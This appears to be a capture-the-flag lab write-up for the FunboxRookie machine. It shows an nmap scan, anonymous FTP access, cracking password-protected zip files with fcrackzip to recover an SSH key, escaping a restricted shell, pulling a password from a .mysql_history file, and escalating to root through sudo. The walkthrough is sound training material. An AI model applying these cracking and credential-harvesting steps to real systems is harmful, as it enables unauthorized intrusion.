
FunboxRookie

Nmap

```
nmap -sC -sV -p- 192.168.83.107 -oA rookie-nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-19 14:32 CDT
Nmap scan report for 192.168.83.107
Host is up (0.070s latency).
Not shown: 65532 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 anna.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 ariel.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 bud.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 cathrine.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 homer.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 jessica.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 john.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 marge.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 miriam.zip
| -r--r--r--   1 ftp      ftp          1477 Jul 25  2020 tom.zip
| -rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
|_-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 zlatan.zip
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
|   256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
|_  256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/logs/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We can login to the ftp server as anonymous. All the zip files are password protected and contain rsa keys.




```
┌──(root💀kali)-[~/pg/boxes/rookie]
└─# unzip tom.zip
Archive:  tom.zip
[tom.zip] id_rsa password: █
```

lets try and brute force them with fcrackzip.

```
fcrackzip -u -D -v -p /usr/share/wordlists/rockyou.txt user.zip
```

Eventually we crack the password for tom's zip file.




```
┌──(root💀kali)-[~/pg/boxes/rookie]
└─# fcrackzip -u -D -v -p /usr/share/wordlists/rockyou.txt tom.zip
     82 ×
found file 'id_rsa', (size cp/uc   1299/  1675, flags 9, chk 554b)


PASSWORD FOUND!!!!: pw == iubire
```

Now we can grab tom's rsa key and login through ssh.

```
mv id_rsa tom_rsa
chmod 600 tom_rsa
ssh -i tom_rsa tom@192.168.83.107
```


We get a restricted shell error when trying to auto complete with tab, just type `bash` to break out of the rbash shell.



```
tom@funbox2:~$ cat local-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a2': invalid number specifier
-rbash: /dev/null: restricted: cannot redirect output
bash: _upvars: `-a0': invalid number specifier

cat: local: No such file or directory
tom@funbox2:~$ bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```


Tom has many privileges but we need the password to run sudo. `ls -la` will reveal a mysql history file.



```
tom@funbox2:~$ cat .mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
```

`\040xx11yy22!)` Looks like a potential password. Remove the slash and 040.


The password should look like this `xx11yy22!`



```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
```

Tom can run sudo on ALL, so just `sudo bash` to get root.



```
tom@funbox2:~$ sudo bash
root@funbox2:~# id
uid=0(root) gid=0(root) groups=0(root)
```